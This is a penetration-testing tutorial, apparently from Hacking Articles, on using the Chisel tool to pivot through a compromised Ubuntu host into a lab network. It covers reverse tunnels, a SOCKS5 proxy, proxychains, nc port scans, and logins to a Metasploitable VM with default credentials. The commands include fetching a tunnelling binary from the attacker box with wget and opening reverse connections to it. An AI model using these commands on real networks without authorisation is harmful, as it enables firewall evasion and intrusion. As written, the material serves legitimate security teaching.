

A Detailed Guide on Chisel

 hackingarticles.in/a-detailed-guide-on-chisel

Raj

March 25, 2023

Background of Port forwarding

Port forwarding in a computer network, also known as port mapping of network address transition (NAT), redirects a communication request from one address and port number combination to another while packets traverse a network gateway such as a firewall or a router. It is used to keep unwanted traffic off. A network administrator uses one IP address for all external communications on the internet while dedicating multiple servers with different IPS and ports internally to do various tasks based on organization requirements.

Table of content

- Introduction to Chisel
- Establish a connection with the remote host
- Local port forwarding Example – 1
- Local Port forwarding Example – 2
- Establish Connection with SOCKS5 Proxy
- Configure SOCKS5 in proxychains4.conf file
- Banner grabbing of the remote host with proxychains
- Telnet Connection using proxychains
- FTP connection using proxychains
- VNC Viewer connection using proxychains
- Conclusion

Introduction to Chisel

Chisel is open-sourced tool written in Go (Golang) language, mainly useful for passing through firewalls, though it can also be used to provide a secure endpoint into your network. It is a fast TCP/UDP tunnel, transported over HTTP and secured via SSH. In addition, it requires two things to establish a connection between a remote host and the attacking box, where the attacking box will act as the server and the remote host as a client.

Establish a connection with the remote host

We are establishing a connection with the remote host with valid credentials. The remote host can be a target and tunneling point for the next hop. If there is another hop we can connect with, then the remote host will act as a routing point. We connected as the **pentest** user with the host using SSH protocol which stands for secure socket shell and transmits data in encrypted form. Once we connect with the remote host, we will view the internal network status, which can be achieved using the following commands.

-a all interface

-n show ip address

-t show tcp connections

-p show process id/name

ssh pentest@192.168.1.15

netstat -antp

```
(root@kali)-[~]
# ssh pentest@192.168.1.15
pentest@192.168.1.15's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.15.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be applied immediately.

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sun Oct 23 13:06:04 2022 from 192.168.1.205
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

pentest@ubuntu:~$ netstat -antp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0  324 192.168.1.15:22         192.168.1.205:56234     ESTABLISHED
tcp        0      0 192.168.1.15:50842      35.232.111.17:80        TIME_WAIT
tcp6       0      0 :::1:631                 :::*                    LISTEN
tcp6       0      0 :::22                    :::*                    LISTEN
tcp6       0      0 :::80                     :::*                    LISTEN
```

Installation

Chisel installation is straightforward in Kali Linux as it comes with a distribution package. We can install it using the below command.

apt install chisel

```
(root@kali)-[~]
# apt install chisel
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
chisel is already the newest version (1.7.4-0kali1).
The following packages were automatically installed a
  libatk1.0-data libev4 libexporter-tiny-perl libfmt8
  libpython3.9-stdlib libsvtav1enc0 libwebsockets16 l
  python3-typing-inspect python3.9 python3.9-minimal
Use 'apt autoremove' to remove them.
```


Local port forwarding Example – 1

In reverse port forwarding, it allows connecting to remote services hosted in an internal network. Here we are using a chisel utility to achieve our goal. It will require you to go through multiple steps. In the first step, we set up a reverse server in our base machine (Kali) by specifying a port number of 5000.

```
(root@kali)-[~]
# chisel server -p 5000 --reverse
2022/10/23 16:14:10 server: Reverse tunnelling enabled
2022/10/23 16:14:10 server: Fingerprint ZuPD10XtVjGPU04DhWjNQwwe
2022/10/23 16:14:10 server: Listening on http://0.0.0.0:5000
```

Once our Chisel server is ready and reverse tunneling is enabled, we will be required to transfer a chisel binary to the remote host. The chisel binaries can be downloaded from the official repository based on the system architecture. All the latest available binaries can be found by accessing the releases tab. As we will test it on a Linux system with AMD64 architecture, we selected the highlighted one.

Download link: <https://github.com/jpillora/chisel/releases>



After cloning the repository, it will be saved in the downloads folder in zip file format. Next, we will unzip the file using **the gunzip** utility. As mentioned earlier, we require to transfer it to the target system to set up a chisel as a client. To transfer the file, we set up a python server in our local system, which will host our file on port 80.

```
gitclone https://github.com/jpillora/chisel.git
gunzip chisel_1.7.7_linux_amd64.gz
python3 -m http.server 80
```

```
(root@kali)~[~/Downloads/chisel]
# ls
chisel_1.7.7_linux_amd64.gz

(root@kali)~[~/Downloads/chisel]
# gunzip chisel_1.7.7_linux_amd64.gz

(root@kali)~[~/Downloads/chisel]
# ls
chisel_1.7.7_linux_amd64

(root@kali)~[~/Downloads/chisel]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

We downloaded the chisel binary in the remote host's **/tmp** directory, where everyone has full permission on files. Then we give full permission to file so we can execute it. Suppose we do not give appropriate permission to file. In that case, we cannot execute it as it is set only to read permission when we download anything in the temp directory as a low-privileged user. To establish a remote connection, we require a chisel server and a chisel client where the chisel server is the Attacking box, and the chisel server will be the target machine. As we have already set up a chisel server on **port 5000** earlier, we are establishing a connection with the server. In this example, we mentioned chisel as a client and gave the server IP address and port number (**5000**). We then mentioned an accessing port (**4444**) and localhost with a port where HTTP service is hosted internally in the remote system.

```
wget 192.168.1.205/chisel_1.7.7_linux_amd64
```

```
chmod 777 chisel_1.7.7_linux_amd64
```

```
./chisel_1.7.7_linux_amd64 client 192.168.68.141:5000 R:4444:localhost:8080
```

```
pentest@ubuntu:/tmp$ wget 192.168.1.205/chisel_1.7.7_linux_amd64
--2022-10-23 13:12:39-- http://192.168.1.205/chisel_1.7.7_linux_amd64
Connecting to 192.168.1.205:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8077312 (7.7M) [application/octet-stream]
Saving to: 'chisel_1.7.7_linux_amd64'

chisel_1.7.7_linux_amd64 100%[=====]
2022-10-23 13:12:39 (454 MB/s) - 'chisel_1.7.7_linux_amd64' saved [8077312/8077312]

pentest@ubuntu:/tmp$ chmod 777 chisel_1.7.7_linux_amd64
pentest@ubuntu:/tmp$ ./chisel_1.7.7_linux_amd64 client 192.168.1.205:5000 R:4444:localhost:8080
2022/10/23 13:16:38 client: Connecting to ws://192.168.1.205:5000
2022/10/23 13:16:38 client: Connected (Latency 902.181µs)
```



Welcome to Hacking Articles

Local Port forwarding Example – 2

There is another way to access the HTTP service using the attacker's IP address instead of the loopback interface this time. We will be required to install a chisel in the target machine to achieve the goal. In this example, we are using the ubuntu system. As the chisel is written in Golang language, we need to install Golang in the target system using the below command.

```
apt install golang
```

```

root@ubuntu:~# apt install golang
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no
  libfprint-2-tod1 libfwupdplugin1 libllvm9
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu g++ g++-9
  golang-race-detector-runtime golang-src libasan5 libatomic1
  libubsan1 linux-libc-dev manpages-dev
Suggested packages:
  binutils-doc g++-multilib g++-9-multilib gcc-9-doc gcc-multil

```

Next, we download a chisel from its official repository to install it in the target system. Go build is an automatic build tool that aims to replace Make files for simple projects written in the Go programming language. It creates a dependency graph of all local imports and compiles them in the correct order using the GC Go compiler. The ldflags stands for linker flags and is used to pass in flags to the underlying linker in the Go toolchain. The -s and -w linker flags are not strictly needed, but they decrease the size of the resulting binary. By navigating the download folder of the chisel, we simply installed it with the help of go build.

```
git clone https://github.com/jpillora/chisel.git
```

```
apt install golang
```

```
go build -ldflags="-s -w"
```

```

root@ubuntu:~# git clone https://github.com/jpillora/chisel.git
Cloning into 'chisel'...
remote: Enumerating objects: 2063, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 2063 (delta 0), reused 3 (delta 0), pack-reused 2057
Receiving objects: 100% (2063/2063), 3.44 MiB | 13.33 MiB/s, done.
Resolving deltas: 100% (963/963), done.
root@ubuntu:~# cd chisel/
root@ubuntu:~/chisel# go build -ldflags="-s -w"

```

Then we set up a chisel server on port 5000 in the attacking box as in the previous example. In the last example, we accessed it from the attacking box loopback interface, connecting to the service hosted in the remote internal network. This time we will access the HTTP service on port 8888 on the attacker side. Ubuntu machine, our client, will establish a connection with the remote server (192.168.1.205) and port 5000. Once a tunnel is created, it will allow accessing the HTTP service hosted in loopback (127.0.0.1) on remote port 8888.


```
./chisel client 192.168.1.205:5000 R:8888:localhost:8080
```

```

root@ubuntu:~/chisel# ./chisel client 192.168.1.205:5000 R:8888:localhost:8080
2022/10/23 13:29:21 client: Connecting to ws://192.168.1.205:5000
2022/10/23 13:29:21 client: Connected (Latency 559.384µs)


```

When a connection is established with the chisel server, we can access the HTTP service from the attacking box on port 8888.



Establish Connection with SOCKS5 Proxy

During the internal assessment, we may come across when we compromise a system, and that system is communicating with another system using a different adaptor or a different subnet. It can be checked using `ipconfig/ifconfig`, where we can view if that system is connected to a different network via a different adapter. In such scenarios, local port forwarding will not work, and we have to identify which ports are open for the outbound traffic. As shown in the screenshot below, we could not establish a connection with the remote host.



To overcome this issue, we have to go through multiple steps. First, we set up a chisel server in the attacking box on port 8000.

```
(root@kali)-[~]
# chisel server -p 8000 --reverse
2022/10/24 10:04:39 server: Reverse tunnelling enabled
2022/10/24 10:04:39 server: Fingerprint BuG07p/i2TQ8Fv7RmZF665P55hM0CSLI1hZZbFF8lkk=
2022/10/24 10:04:39 server: Listening on http://0.0.0.0:8000
2022/10/24 10:05:49 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
```

Then we establish a connection with the chisel server from the ubuntu box mentioning remote access on socks proxy. Just like most other proxy types, SOCKS proxies hide the client's IP address and serve when bypassing geo-restrictions. Unlike HTTP, SOCKS cannot interpret web data. However, they are mainly used to facilitate communication with websites with firewalls and limit regular client access. All communication can be done on SOCKS5 proxy using utilities such as proxychains or proxychain4.

-p: listening port of the server (attacking box)

–socks5: start an internal SOCKS4/SOCKS5 proxy

–reverse: allows reverse port forwarding

```
root@ubuntu:~/chisel# ./chisel client 192.168.1.205:8000 R:socks
2022/10/24 07:05:49 client: Connecting to ws://192.168.1.205:8000
2022/10/24 07:05:49 client: Connected (Latency 1.090482ms)
```

We can also access an individual target's port using the command below. We connect with the server hosted in the Attacking machine and then access the target service via a tunnel.

```
root@ubuntu:~/chisel# ./chisel client 192.168.1.205:8000 R:8001:192.168.146.128:9001
2022/10/24 07:06:37 client: Connecting to ws://192.168.1.205:8000
2022/10/24 07:06:37 client: Connected (Latency 376.738µs)
```

Also, we can specify socks proxy while setting up the chisel server. In the below example, we have set up a chisel server on port 9001 using the socks5 proxy.

```
(root@kali)-[~]
# chisel server -p 9001 --socks5
2022/10/24 10:06:56 server: Fingerprint u18L71woI8u3estXjHFcVUf3147DNqvGKlCznmR
2022/10/24 10:06:56 server: Listening on http://0.0.0.0:9001
```

All the above setup is done at the system level, but how will the browser know we want to access HTTP service? So, we configured it in the browser as well. Otherwise, we cannot browse any HTTP or HTTPS services. To do that, we manually configured our browser by navigating settings as proxy SOCKS and a host as loopback interface IP address, 127.0.0.1, and SOCKS version such as SOCKS4 or SOCKS5, which depend on the version we are using. In this example, we are using SOCKS5 and port number 1080. And no proxy for the loopback interface. It can also be done using the foxyproxy addon available in Mozilla Firefox.

Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy

Port

0

☐ Also use this proxy for HTTPS

HTTPS Proxy

Port

0

SOCKS Host

127.0.0.1

Port

1080

☐ SOCKS v4

☒ SOCKS v5

☐ Automatic proxy configuration URL

Reload

No proxy for

127.0.0.1

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.

☐ Do not prompt for authentication if password is saved

☐ Proxy DNS when using SOCKS v5

☐ Enable DNS over HTTPS

Use Provider



Cloudflare (Default)

Help

Cancel

OK

Now we can access the services without any issues. We can verify accessing the target HTTP service where the request will send via a proxy.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Configure SOCKS5 in proxychains4.conf file

If proxychains4 is not configured for the socks5 proxy, we can make an entry in its configuration file using any text editor. The configuration file is located in the /etc as proxychains4.conf.

To edit the configuration file, we need to comment socks4 proxy if that is configured by default and add socks5 on the loopback interface with the port number. We can use any port, but in this example, we use port 1080.

```
(root@kali)-[~]  
# cat /etc/proxychains4.conf  
# proxychains.conf  VER 4.x  
#
```

```
# * raw: The traffic is simply forwarded to  
# (auth types supported: "basic"-http "u  
#  
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
#socks4      127.0.0.1 9050  
socks5      127.0.0.1 1080
```

Banner grabbing of the remote host with proxychains

Let's grab the banner of ports 21, 23, and 5900. Port 21 belongs to the File transfer protocol, 23 to the telnet, and 5900 to the VNC server. FTP transfers files from different sources to different destinations, and the telnet is used for the remote connection in the command line interface. On the other hand, VNC can be used to establish a GUI-based

remote connection. To grab the banners or access the remote host, we have to use proxychains before using any command so the request will be made from the tunnel that we created. From the output, it is confirmed that all three ports are open. In our command, we have used -zvn options that stand for:

-n Do not do DNS or service lookups on specified addresses, hostnames, or ports.

-v Have nc give more verbose output.

-z Specifies that nc should only scan for listening daemons without sending any data to them.

proxychains nc -zvn 192.168.146.128 21 23 5900

```
(root@kali)-[~]
# proxychains nc -zvn 192.168.146.128 21 23 5900
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.146.128:21 ... OK
(UNKNOWN) [192.168.146.128] 21 (ftp) open : Operation now in progress
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.146.128:23 ... OK
(UNKNOWN) [192.168.146.128] 23 (telnet) open : Operation now in progress
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.146.128:5900 ... OK
(UNKNOWN) [192.168.146.128] 5900 (?) open : Operation now in progress
```

Telnet Connection using proxychains

Telnet is a remoting protocol that does not encrypt the data while transmitting. It transmits data in a plain text format. Let's establish a telnet connection with valid credentials msfadmin/msfadmin. As expected, we successfully established a remote connection with the remote host using telnet protocol.

proxychains telnet 192.168.146.128


```

(root@kali)-[~]
# proxychains ftp 192.168.146.128
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.146.128:21 ... OK
Connected to 192.168.146.128.
220 (vsFTPD 2.3.4)
Name (192.168.146.128:root): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30421|).
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.146.128:30421 ... OK
150 Here comes the directory listing.
drwxr-xr-x  6 1000      1000      4096 Apr 28  2010 vulnerable

```


VNC Viewer connection using proxychains

In the last example, we will connect with the VNC viewer. VNC Viewer is used for local computers and mobile devices you want to control from. A device such as a computer, tablet, or smartphone with installed VNC Viewer software can access and control a computer in another location. This service runs in its default port, 5900. To establish a connection with VNC, we can use proxychains using the vncviewer utility and the remote IP address, and we will receive a GUI-based interface.

```
proxychains vncviewer 192.168.146.128
```

```
(root@kali)-[~]
# proxychains vncviewer 192.168.146.128
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.146.128:5900 ... OK
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:

TightVNC: root's X desktop (metasploitable:0)
```



Conclusion

We have explored chisel briefly, which will make our Internal assessment much easier, especially when we come across port forwarding. We have explored multiple techniques to establish a remote session using a chisel with and without socks5 proxy. Also, we have explored proxychains role in a tunneled connection. I hope you have learned something new today. Happy hacking!

Author: Subhash Paudel is a Penetration Tester and a CTF player who has a keen interest in various technologies and loves to explore more and more. Additionally, he is a technical writer at Hacking articles. Contact here: [Linkedin](#) and [Twitter](#)